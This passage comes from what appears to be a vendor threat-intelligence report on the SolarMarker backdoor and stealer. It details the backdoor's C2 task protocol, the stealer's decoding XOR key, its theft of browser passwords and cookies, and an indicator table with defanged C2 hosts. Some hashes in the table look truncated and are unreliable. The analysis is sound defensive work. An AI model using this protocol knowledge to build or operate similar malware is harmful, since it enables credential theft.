`action`	Request type for messages sent from backdoor to C2. In the initial message from the backdoor, this has value `ping`.
`hwid`	Uniquely identifies victim PC using a randomly generated string of length 32.
`pc_name`	Machine name of the PC
`os_name`	Operating system version including service pack
`arch`	CPU architecture

`rights`	Rights of the executing user
`workgroup`	Workgroup of the PC
`version`	Version of the backdoor. In the analyzed sample, this has value `DR/1.0`.
`protocol_version`	Likely version of the C2 communication protocol. In the analyzed sample, this value is `1`.

The C2 server then responds to this message using a task that is either of type `status=command`, `status=file`, or `status=idle`.

Tasks of type `idle` contain nothing else but the status field.

Task for `command` type:

Key	Description
`status`	Type of command from C2
`command`	Commands to execute using PowerShell

Task for `file`:

Key	Description
`status`	Type of command from C2
`task_id`	Task ID likely used to reidentify a started task
`type`	Type of file to be executed. This can either be the file extension `exe` or `ps1`.

Tasks of `command` type are directly executed via PowerShell and the backdoor waits 30 seconds before sending another initial message to request a new task.

For `file` tasks, the client requests the file to execute using the following message:

Key	Description
`action`	The request type to retrieve a file is `get_file`.
`hwid`	Unique identifier for victim PC
`task_id`	Task ID from the task which requested a file to be executed
`protocol_version`	Version of the C2 communication protocol. In this sample, the version is `1`.

The C2 then answers with a payload that is saved under `%Temp%\<RND24>.<exe/ps1>` with the respective extension, where `<RND24>` are 24 random characters. Next the payload is executed. After 30 seconds, the backdoor sends the following message to the C2:

Key	Description
`action`	The request type to report the execution of a file is `change_status`.
`hwid`	Unique identifier for victim PC
`task_id`	Task ID from the task that requested a file to be executed
`is_success`	Always set to `true`. Independent of the exit code of the executed payload.
`protocol_version`	Version of the C2 communication protocol. In the observed sample, the version is `1`.

The C2 is expected to respond with a new task to this message.

Credential Harvester

On Oct. 15, 2020, CrowdStrike Intelligence observed the backdoor distributing a credential harvester. CrowdStrike Intelligence dubbed this malware SolarMarker Stealer (aka Jupyter Stealer). The stealer's first stage is a PowerShell script with the following SHA256 hash:

`2a8bc51367801c87ca2c64fdad1d0b06f91bbbc4f0f16ad18dbc122fda3d1a87`

This PowerShell script contains a Base64-encoded payload with the following SHA256 hash:

`73dcbbf322b72e2cf675ca3356a7ece34e24108a82ad36eeb98596a35c8fdb16`

This payload is Base64-decoded and then XORed using the following key:

```
QH5WcmheMHRucV5TSDZUQHYpKG1eb29WQl5TITtHQHF2d3peMEE0NEBScGFiXlNgYURAc3pac0B7Tj9lXjFoRkBeb293S0B1ckJIXjBKSjleTXxnYV4wYj9
```

The resulting payload with SHA256 hash

```
ce486097ad2491aba8b1c120f6d0aa23eaf59cf698b57d2113faab696d03c601
```

is a .NET based credential harvester configured for the C2 server `https[:]//vincentolife[.]com/j`. The malware is capable of stealing passwords, cookies and form auto-completion data from Google Chrome and Mozilla Firefox. Additionally, the stealer extracts the certificate and key databases from Firefox. The stolen data is sent to the C2 at `https[:]//vincentolife[.]com/j/post?q=` using a POST request, where the GET parameter q is a JSON array containing the following information about the victim PC:

Key	Description
`hwid`	Uniquely identifies victim PC using a randomly generated string of length 32. Saved in `%userprofile%\AppData\Roaming\solarmarker.dat`
`pn`	Machine name of the PC
`os`	Operating system version including service pack
`x`	CPU architecture
`prm`	Rights of the executing user
`ver`	Likely version of the stealer. In the analyzed sample, this has value `CSDN/1.8`

Further, SolarMarker Stealer is capable of decrypting data for the current user that has been encrypted using Microsoft's Data Protection API.

Indicators of Compromise

Files

Description	Path if applicable	SHA256 hash if applicable
Second stage	`%Temp%\<random chars>.txt`	Changes due to randomly generated path to third stage it contains
Encrypted third stage	`%Temp%\<random chars>.txt`	`e82a58e59321852c6857aa511472cbb7327822461a03e3c189304b2c36`
Third stage	None	`2860a7b98dbfc4c10347187e79d7528a875dd71a893ce025190b57bcb1`
Fourth stage	`%AppData%\microsoft\<RND4>\<RND8>.cmd`	Changes due to randomly generated paths it contains
Encrypted backdoor	None	`b3e6a879d4ac3fff34b520f39994639df26e846087632fb7505e89a4da`
Base64-decoded backdoor	`%AppData%\microsoft\<RND4>\<RND52>`	`45ea9b5697517f7bdc5af83c62bb8de7821baef9463c466cfc0e881f21`
Backdoor	None	`ceb42fea3be898251028e2c5128a69451212bcb48a4871454c60dc2262`
SolarMarker Stealer first stage	`%Temp%\<RND24>.ps1`	`2a8bc51367801c87ca2c64fdad1d0b06f91bbbc4f0f16ad18dbc122fda`
SolarMarker Stealer	None	`ce486097ad2491aba8b1c120f6d0aa23eaf59cf698b57d2113faab696d`
Victim ID	`%userprofile%\AppData\Roaming\solarmarker.dat`	Changes due to randomly generated content

Network

Description	C2
SolarMarker Backdoor C2	`http[:]//45.135.232[.]131`
SolarMarker Stealer C2	`https[:]//vincentolife[.]com/j`

***The SolarMarker backdoor was originally named in public reporting in October 2020 and is not in any way related to the recent high-profile SUNBURST/SUNSPOT intrusion activity.**

Additional Resources

- *Learn how any size organization can achieve optimal security with Falcon Complete by visiting the product webpage.*
- *Learn about CrowdStrike's comprehensive next-gen endpoint protection platform by visiting the Falcon products webpage.*
- *Test CrowdStrike next-gen AV for yourself: Start your free trial of Falcon Prevent.*